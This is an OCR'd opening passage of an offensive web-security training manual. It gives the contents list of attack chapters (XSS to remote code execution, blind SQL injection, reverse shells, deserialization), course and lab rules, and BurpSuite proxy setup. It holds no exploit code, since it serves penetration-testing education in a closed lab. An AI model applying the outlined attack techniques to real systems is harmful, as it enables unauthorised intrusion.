
KALI LINUX

Advanced Web Attacks and Exploitation

OFFENSIVE®
security



Professional Information Security Training and Services

OFFENSIVE® security

www.offensive-security.com

Advanced Web Attacks and Exploitation

Offensive Security

Table of Contents

0 Introduction 9
0.1 About the AWAE Course 9
0.2 Our Approach 11
0.3 Obtaining Support 12
0.4 Legal 13
0.5 Offensive Security AWAE Labs 13
0.5.1 General Information 13
0.5.2 Lab Restrictions 13
0.5.3 Forewarning and Lab Behaviour 13
0.5.4 Control Panel 14
0.6 Backups 14
1 Tools & Methodologies 15
1.1 Web Traffic Inspection 15
1.1.1 BurpSuite Proxy 16
1.1.2 BurpSuite Scope 21
1.1.3 BurpSuite Repeater and Comparer 24
1.1.4 BurpSuite Decoder 28
1.1.5 Exercise 30
1.2 Interacting with Web Listeners with Python 30
1.2.1 Exercise 35
1.3 Source Code Recovery 35
1.3.1 Managed .NET Code 35
1.3.2 Decompiling Java classes 44
1.3.3 Exercise 48
1.3.4 Source Code Analysis 48
2 Atmail Mail Server Appliance: from XSS to RCE 50
2.1 Overview 50
2.2 Getting Started 50
2.3 Atmail Vulnerability Discovery 50
2.3.1 Exercise 56
2.4 Session Hijacking 57

2.4.1 Exercise ... 61
2.5 Session Riding ... 62
2.5.1 The Attack ... 62
2.5.2 Minimizing the Request ... 63
2.5.3 Developing the Session Riding JavaScript Payload ... 65
2.5.4 Exercise ... 68
2.5.5 Extra Mile ... 68
2.6 Gaining Remote Code Execution ... 69
2.6.1 Overview ... 69
2.6.2 Vulnerability Description ... 71
2.6.3 The addattachmentAction Vulnerability Analysis ... 71
2.6.4 The globalsaveAction Vulnerability Analysis ... 77
2.6.5 Exercise ... 83
2.6.6 addattachmentAction Vulnerability Trigger ... 84
2.6.7 Exercise ... 85
2.6.8 Extra Mile ... 85
2.7 Summary ... 85
3 ATutor Authentication Bypass and RCE ... 86
3.1 Overview ... 86
3.2 Getting Started ... 86
3.2.1 Setting Up the Environment ... 86
3.3 Initial Vulnerability Discovery ... 89
3.3.1 Exercise ... 99
3.4 A Brief Review of Blind SQL Injections ... 100
3.5 Digging Deeper ... 101
3.5.1 When $addslashes Are Not ... 101
3.5.2 Improper Use of Parameterization ... 103
3.6 Data Exfiltration ... 105
3.6.1 Comparing HTML Responses ... 105
3.6.2 MySQL Version Extraction ... 109
3.6.3 Exercise ... 112
3.6.4 Extra mile ... 112

3.7 Subverting the ATutor Authentication 112
3.7.1 Exercise 118
3.7.2 Extra Mile 119
3.8 Authentication Gone Bad 119
3.8.1 Exercise 120
3.8.2 Extra Mile 121
3.9 Bypassing File Upload Restrictions 121
3.9.1 Exercise 130
3.10 Gaining Remote Code Execution 130
3.10.1 Escaping the Jail 130
3.10.2 Disclosing the Web Root 132
3.10.3 Finding Writable Directories 133
3.10.4 Bypassing File Extension Filter 134
3.10.5 Exercise 136
3.10.6 Extra Mile 136
3.11 Summary 136
4 ATutor LMS Type Juggling Vulnerability 138
4.1 Overview 138
4.2 Getting Started 138
4.3 PHP Loose and Strict Comparisons 138
4.4 PHP String Conversion to Numbers 141
4.4.1 Exercise 143
4.5 Vulnerability Discovery 143
4.6 Attacking the Loose Comparison 146
4.6.1 Magic Hashes 146
4.6.2 ATutor and the Magic E-Mail address 147
4.6.3 Exercise 153
4.6.4 Extra Mile 153
4.7 Summary 153
5 ManageEngine Applications Manager AMUserResourcesSyncServlet SQL Injection RCE 154
5.1 Overview 154
5.2 Getting Started 154

5.3 Vulnerability Discovery 154
5.3.1 Servlet Mappings 155
5.3.2 Source Code Recovery 156
5.3.3 Analyzing the Source Code 158
5.3.4 Enabling Database Logging 164
5.3.5 Triggering the Vulnerability 167
5.3.6 Exercise 170
5.4 Bypassing Character Restrictions 170
5.4.1 Using CHR and String Concatenation 172
5.4.2 It Makes Lexical Sense 173
5.5 Blind Bats 173
5.5.1 Exercise 174
5.6 Accessing the File System 175
5.6.1 Exercise 177
5.6.2 Reverse Shell Via Copy To 177
5.6.3 Exercise 183
5.6.4 Extra Mile 184
5.7 PostgreSQL Extensions 184
5.7.1 Build Environment 184
5.7.2 Testing the Extension 187
5.7.3 Loading the Extension from a Remote Location 188
5.7.4 Exercise 189
5.8 UDF Reverse Shell 189
5.8.1 Exercise 192
5.9 More Shells!!! 192
5.9.1 PostgreSQL Large Objects 192
5.9.2 Large Object Reverse Shell 196
5.9.3 Exercise 198
5.9.4 Extra Mile 198
5.10 Summary 198
6 Bassmaster NodeJS Arbitrary JavaScript Injection Vulnerability 199
6.1 Overview 199

6.2 Getting Started 199
6.3 The Bassmaster Plugin 199
6.4 Vulnerability Discovery 200
6.5 Triggering the Vulnerability 209
6.6 Obtaining a Reverse Shell 211
6.6.1 Exercise 215
6.6.2 Extra Mile 215
6.7 Summary 215
7 DotNetNuke Cookie Deserialization RCE 216
7.1 Overview 216
7.2 Getting Started 216
7.3 Introduction 216
7.4 Serialization Basics 217
7.4.1 XmlSerializer Limitations 217
7.4.2 Basic XmlSerializer Example 217
7.4.3 Exercise 221
7.4.4 Expanded XmlSerializer Example 221
7.4.5 Exercise 226
7.4.6 Watch your Type dude 226
7.4.7 Exercise 228
7.5 DotNetNuke Vulnerability Analysis 229
7.5.1 Vulnerability Overview 229
7.5.2 Debugging DotNetNuke 232
7.5.3 Exercise 239
7.5.4 How Did We Get Here 239
7.6 Payload Options 243
7.6.1 FileSystemUtils PullFile Method 243
7.6.2 ObjectDataProvider Class 244
7.6.3 Example Use of the ObjectDataProvider Instance 248
7.6.4 Exercise 252
7.6.5 Serialization of the ObjectDataProvider 252
7.6.6 Enter The Dragon (ExpandedWrapper Class) 256

7.6.7 Exercise 261
7.7 Putting It All Together 261
7.7.1 Exercise 265
7.8 ysoserial.net 266
7.8.1 .Net Extra Mile 266
7.8.2 Java Extra Mile 266
7.9 Summary 266

0 Introduction

Modern web applications present an attack surface that has unquestionably continued to grow in importance over the last decade. With the security improvements in network edge devices and the reduction of successful attacks against them, web applications, along with social engineering, arguably represent the most viable way of breaching the network security perimeter.

The desire to provide end-users with an ever-increasingly rich web experience has resulted in the birth of various technologies and development frameworks that are often layered on top of each other. Although these designs achieve their functional goals, they also introduce complexities into web applications that can lead to vulnerabilities with high impact.

In this course, we will focus on the exploitation of chained web application vulnerabilities of various classes, which lead to a compromise of the underlying host operating system. As a part of the exploit development process, we will also dig deep into the methodologies and techniques used to analyze the target web applications. This will give us a complete understanding of the underlying flaws that we are going to exploit.

Ultimately, the goal of this course is to expose you to a general and repeatable approach to web application vulnerability discovery and exploitation, while continuing to strengthen the foundational knowledge that is necessary when faced with modern-day web applications.

0.1 About the AWAE Course

This course is designed to develop, or expand, your exploitation skills in web application penetration testing and exploitation research. This is not an entry level course–it is expected that you are familiar with basic web technologies and scripting languages. We will dive into, read, understand, and write code in several languages, including but not limited to JavaScript, PHP, Java, and C#.

Web services have become more resilient and harder to exploit. In order to penetrate today's modern networks, a new approach is required to gain that initial critical foothold into a network. Penetration testers must be fluent in the art of exploitation when using web based attacks. This intensive hands-on course will take your skills beyond run-of-the-mill SQL injection and file inclusion attacks and introduce you into a world of multi-step, non-trivial web attacks.

This web application security training will broaden your knowledge of web service architecture in order to help you identify and exploit a variety of vulnerability classes that can be found on the web today.

The AWAE course is made up of multiple parts. A brief overview of what you should now have access to is below:

- The AWAE course materials
- Access to the internal VPN lab network
- Student forum credentials
- Live support

AWAE course materials: comprised of a lab guide in PDF format and the accompanying course videos. The information covered in both the lab guide and videos overlaps, which allows you to watch what is being presented in the videos in a quick and efficient manner, and then reference the lab guide to fill in the gaps at a later time.

In some modules, the lab guide will go into more depth than the videos but the videos are also able to convey some information better than text, so it is important that you pay close attention to both. The lab guide also contains exercises at the end of each chapter, as well as extra miles for those students who would like to go above and beyond what is required in order to get the most out of the course.

Access to the internal VPN lab network: your welcome package, which was sent to you via email on your course start date, should have included your VPN credentials and the corresponding VPN connectivity pack. When used together, these enable you to connect to, and access, the internal VPN lab network, where you will be spending a considerable amount of time. Lab time starts when your course begins, and is in the form of continuous access. Lab time cannot be paused without a valid reason.

A lab extension may also be purchased at any time using your personalized purchase link, which you should have also received via email. If a lab extension is purchased while your lab access is still active, additional time will be added to your existing access and you may continue to use the same VPN connectivity pack. If a lab extension is purchased after your existing lab access has already ended, you will be sent a new VPN connectivity pack within one hour of payment having been processed.

The Offensive Security Student Forum[1]: The student forum is only accessible to Offensive Security students. Your forum credentials were also part of your welcome package; please check your email to ensure you have them. Forum access is permanent and does not expire when your lab time ends.

By using the forum, you are able to freely communicate with your peers to ask questions, share interesting resources, and offer tips and nudges as long as there are no spoilers (due to the fact they may ruin the overall course experience for others). Please be very mindful when using the forums, otherwise the content you post may be moderated.

[1] https://forums.offensive-security.com/

Live Support[2]: The support system allows you to directly communicate with our student administrators, who are members of the Offensive Security staff. Student administrators will primarily assist with technical issues; however, they may also clear up any doubts you may have regarding the course material or the corresponding course exercises. Moreover, they may occassionally provide with you a nudge or two if you happen to be truly stuck on a given exercise, provided you have already given it your best try. It is important to note that the information provided by them will be based on the amount of detail you provide them. The more detail you provide in terms of things you have already tried and the outcome, the better.

0.2 Our Approach

Students who have taken our introductory PWK course will find this course to be significantly different. The AWAE labs are less diverse and contain a few test case scenarios that the course focuses on. Moreover, a set of dedicated virtual machines hosting these scenarios will be available to each AWAE student to experiment with the course material. In few occasions, explanations are intentionally vague in order to challenge you and ensure the concept behind the module is clear to you.

How you approach the AWAE course is up to you. Due to the uniqueness of each student, it is not practical for us to tell you how you should approach it, but if you don't have a preferred learning style, we suggest you:

1. Read the emails that were sent to you as part of your welcome package
2. Start each module by reading the chapter in the lab guide and getting a general familiarity with it
3. Once you have finished reading the chapter, proceed by watching the accompanying video for that module
4. Gain an understanding of what you are required to do and attempt to recreate the exercise in the lab
5. Perform the Extra Mile exercises. These are not covered in the labs and are up to you to complete on your own
6. Document your findings in your preferred documentation environment

You may opt to start with the course videos, and then review the information for that given module in the lab guide, or vice versa. As you go through the course material, you may need to re-watch or re-read modules a number of times prior to fully understanding what is being taught. Remember, it is a marathon, not a sprint, so take all the time you need.

[2] https://support.offensive-security.com/

At the end of most course modules, there will be course exercises for you to complete. We recommend that you fully complete them prior to moving on to the next module. These will test your understanding of the material to ensure you are ready to move forward.

Note that IPs and certain code snippets shown in the lab guide and videos will not match your environment. We strongly recommend you try to recreate all example scenarios from scratch, rather than copying code from the lab guide or videos. In all modules we will challenge you to think in different ways, and rise to the challenges presented.

A heavy focus of the course is on whitebox application security research, so that you can create exploits for vulnerabilities in widely deployed appliances and technologies. Eventually, each security professional develops his or her own methodology, usually based on specific technical strengths. The methodologies suggested in this course are only suggestions. We encourage you to develop your own methodology for approaching web application security testing as you progress through the course.

0.3 Obtaining Support

AWAE is a self-paced online course. It allows you to go at your own desired speed, perform additional research in areas you may be weak at, and so forth. Take advantage of this type of setting to get the most out of the course–there is no greater feeling than figuring something out on your own.

Prior to contacting us for support, we expect that you have not only gone over the course material but also have taken it upon yourself to dig deeper into the subject area by performing additional research. The following FAQ pages may help answer some of your questions prior to contacting support (both are accessible without the VPN):

- https://support.offensive-security.com/
- https://www.offensive-security.com/faq/

If your questions have not been covered there, we recommend that you check the student forum, which also can be accessed outside of the internal VPN lab network. Ultimately, if you are unable to obtain the assistance you need, you can get in touch with our student administrators by visiting Live Support or sending an email to help@offensive-security.com.

Lastly, if you are looking to bounce ideas around with other students, two resources that may come in handy include the student forum and our IRC channel[3]. Please note that demanding help from students who are not willing to provide it will not be tolerated. Some of the folks you will find on IRC are also active students doing the course, so they may not have the exact answer you are looking for.

[3] https://www.offensive-security.com/offsec-irc-guide/

0.4 Legal

The following document contains the lab exercises for the course and should be attempted only inside the Offensive Security secluded lab. Please note that most of the attacks described in the lab guide would be illegal if attempted on machines that you do not have explicit permission to test and attack. Since the lab environment is secluded from the Internet, it is safe to perform the attacks inside the lab. Offensive Security assumes no responsibility for any actions performed outside the secluded lab.

0.5 Offensive Security AWAE Labs

0.5.1 General Information

As noted above, take note that the IP addresses presented in this guide (and the videos) do not necessarily reflect the IP addresses in the Offensive Security lab. Do not try to copy the examples in the lab guide verbatim; you need to adapt the example to your specific lab configuration.

You will find the IP addresses of your assigned lab machines in your student control panel within the VPN labs.

0.5.2 Lab Restrictions

The following restrictions are strictly enforced in the internal VPN lab network. If you violate any of the restrictions below, Offensive Security reserves the right to disable your lab access.

1. Do not ARP spoof or conduct any other type of poisoning or man-in-the-middle attacks against the network
2. Do not intentionally disrupt other students who are working in the labs. This includes but is not limited to:

- Shutting down machines
- Kicking users off machines
- Blocking a specific IP or range
- Hacking into other students' lab clients or Kali machines

0.5.3 Forewarning and Lab Behaviour

The internal VPN lab network *is a hostile environment* and no sensitive information should be stored on your Kali Linux virtual machine that you use to connect to the labs. You can help protect yourself by stopping services when they are not being used and by making sure any default passwords have been changed on your Kali Linux system.

0.5.4 Control Panel

Once logged into the internal VPN lab network, you can access your AWAE control panel. The AWAE control panel enables you to revert lab machines in the event they become unresponsive, and so on. The URL to be able to access it was sent to you via email in your welcome package. If you encounter a SSL certificate warning the first time you attempt to access it, it is ok to accept it as it is using a self-signed certificate.

Each student is provided with eight reverts every 24 hours, enabling them to return a particular lab machine to its pristine state. This counter is reset every day at 00:00 GMT +0. Should you require additional reverts, you can contact a student administrator via email (help@offensive-security.com) or via live support platform[4] to have your revert counter reset.

The minimum amount of time between lab machine reverts is 5 minutes.

0.6 Backups

There are two types of people: those who regularly back up their documentation, and those who wish they did. Backups are often thought of as insurance - you never know when you're going to need it until you do. As a general rule, we recommend that you backup your documentation regularly as it's a good practice to do so. Please keep your backups in a safe place, as you certainly don't want them to end up in a public git repo, or the cloud for obvious reasons!

Documentation should not be the only thing you back up. Make sure you back up important files on your Kali VM, take appropriate snapshots if needed, and so on.

[4] https://support.offensive-security.com/

1 Tools & Methodologies

The security tools and methodologies used when dealing with a web application can vary from researcher to researcher. Nevertheless, there are general principles that should be followed when attacking a web application, regardless of the tools used. In this module, we will introduce some of the more common tools and how they are used, which will provide us with sufficient tooling for the remainder of this course.

Before we get started, it's important to clarify that, similar to approaches taken when targeting Windows or Linux binary applications, exploitation research into web applications can be conducted from a whitebox[5] or a blackbox[6] perspective. In a whitebox scenario, the researcher either has access to the original source code or is at least able to recover it in a near-original state. When neither of these scenarios is possible, the researcher has to adopt a blackbox approach, in which minimal information about the target application is available. In this case, in order to find a vulnerability, the researcher needs to observe the behavior of the application by inspecting the output and or the effects generated as result of precisely crafted input requests.

Arguably, web applications present a slightly easier target than traditional compiled applications when tested using a whitebox approach. The reason behind this is that in most cases, web applications are written in interpreted languages, which require no reverse engineering. Moreover, as we will see during this course, the source code for web applications written in bytecode based languages such as Java, .NET, or similar can also be trivially recovered into near-original state with the help of specialized tools.

It's worth mentioning that the ability to recover and read the source code of a modern web application does not reduce the complexity of the required research. However, once the application source code is recovered, the researcher is able to inspect the internal structure of the application and perform a thorough analysis of the code flow. Therefore, in order to conduct a deep vulnerability analysis of the selected test cases, we will mostly use this approach throughout the course.

The exposure to, and complete understanding of, common coding pitfalls combined with chained attack methods will provide us with a good foundation of knowledge that can be used in various scenarios.

1.1 Web Traffic Inspection

One of the first steps when dealing with an unknown web application should always be traffic inspection. While there are many elements a web application can present to the end-user within the browser interface, most applications also make numerous requests between a client and

[5] https://en.wikipedia.org/wiki/White-box_testing

[6] https://en.wikipedia.org/wiki/Black-box_testing

server during the construction of those elements before they reach their final presentation state. In other words, a simple request from a browser to render a webpage such as *www.offensive-security.com* will likely translate into a number of additional HTTP requests behind the scenes.

As researchers, we are always interested in capturing as much information about our targets as possible and in this case, a web application proxy is an indispensable tool. A good proxy allows us not only to capture relevant client requests and server responses, but also provides us with additional tools that give us the ability to easily manipulate a chosen request in arbitrary ways.

In this course, we will primarily use the community version of the BurpSuite Proxy (installed in Kali Linux by default), which provides us with everything we need to conduct thorough information gathering and HTTP request manipulation.

1.1.1 BurpSuite Proxy

BurpSuite can be launched in Kali via the appropriate *Dock* button or through the *Application* menu. Once we start BurpSuite, we will see a popup notification indicating that BurpSuite has not been tested with Java version 9.04 (Figure 1).




Figure 1: BurpSuite Java version warning

Currently, BurpSuite does not officially run on short-term support versions of Java, which is what triggers this warning. However, since the Kali team always tests BurpSuite on the Java version shipped with the OS, we can safely ignore this warning.

The next window we are presented with offers the user the opportunity to start a new project or restore a previously saved one. The ability to use project files is a BurpSuite professional feature and will not be required for this course. We will therefore choose *Temporary project* and continue.




Figure 2: BurpSuite temporary project

The final prompt before the proxy is fully started offers us the option to load a custom configuration or accept the defaults. Each researcher has a preferred workflow and settings and BurpSuite allows us to customize and streamline that workflow. For now we will stick with the BurpSuite default profile.




Figure 3: BurpSuite configuration settings

Once BurpSuite is started, we can validate that our proxy service is running by checking the *Alerts* tab where a message similar to the following will be displayed:




Figure 4: BurpSuite proxy running

The final step is to set up our browser to use the proxy. In Firefox this is done by navigating to about:preferences#advanced, clicking on *Network*, then *Settings*.

Here we need to choose the *Manual* option and use the IP address of the proxy and the port on which it is listening. In our case, the proxy and the browser reside on the same host, so we will use the loopback interface. However, keep in mind that if you plan on using the proxy to intercept traffic from multiple machines, you should use the proper IP address for this setting. Finally we also want to check the *Use this proxy server for all protocols* option in order to make sure that we can intercept every request while testing the target application.




Figure 5: Firefox network settings

Now that our proxy is set up, we will briefly test it. In this case we will navigate to the virtual machine that is hosting a vulnerable version of the Atmail[7] web application in the labs. Please note that for this course, we have made hosts entries in our Kali Linux attacking machine that allow us to refer to the lab machines by name.

```
kali@kali:~$ cat /etc/hosts
127.0.0.1   localhost
127.0.1.1   kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.1.189   manageengine
192.168.1.178 atmail
192.168.1.187 atutor
192.168.1.185 bassmaster
192.168.1.165 dnn
kali@kali:~$
```

Listing 1 - Kali hosts file

Make sure to edit your **/etc/hosts** file on your Kali Linux box in order to reflect the IP addresses of the vulnerable targets that can be found in your student control panel.

If we now try to browse to the **http://atmail/** URL, we will notice that the browser is not completing the request. The reason for this lies in the fact that BurpSuite turns on the *Intercept* feature by default.




Figure 6: Firefox connecting

As the name suggests, this feature intercepts requests sent to the proxy. It then allows us to either inspect and forward a request to the target or drop it. This can be done by using the appropriate buttons as shown in Figure 7.

[7] https://www.atmail.com/




Figure 7: BurpSuite Intercept On/Off switch

For the purposes of this module, we can safely turn this feature off.

The *HTTP history* tab is fairly self-explanatory–this is where we can see the entire session history, which includes all requests and responses that were captured by the proxy.




Figure 8: BurpSuite history tab

1.1.2 BurpSuite Scope

Browsing through any modern web application almost certainly implies that our proxy history will contain many requests and responses to sites that may not be of any interest to us, such as third party statistics collectors, ad networks, etc. In order to streamline the collection of only those requests that we are interested in, BurpSuite allows us to set a collection scope. This feature makes it much easier to traverse the collected requests. In our example, we can right-click any Atmail request where the URL ends with a forward slash and select *Add to scope*.

Note that doing this on a top level domain URL request will add the entire domain to the scope. Alternatively, performing this action against a more specific page of a given web application will only add that single page to the scope.

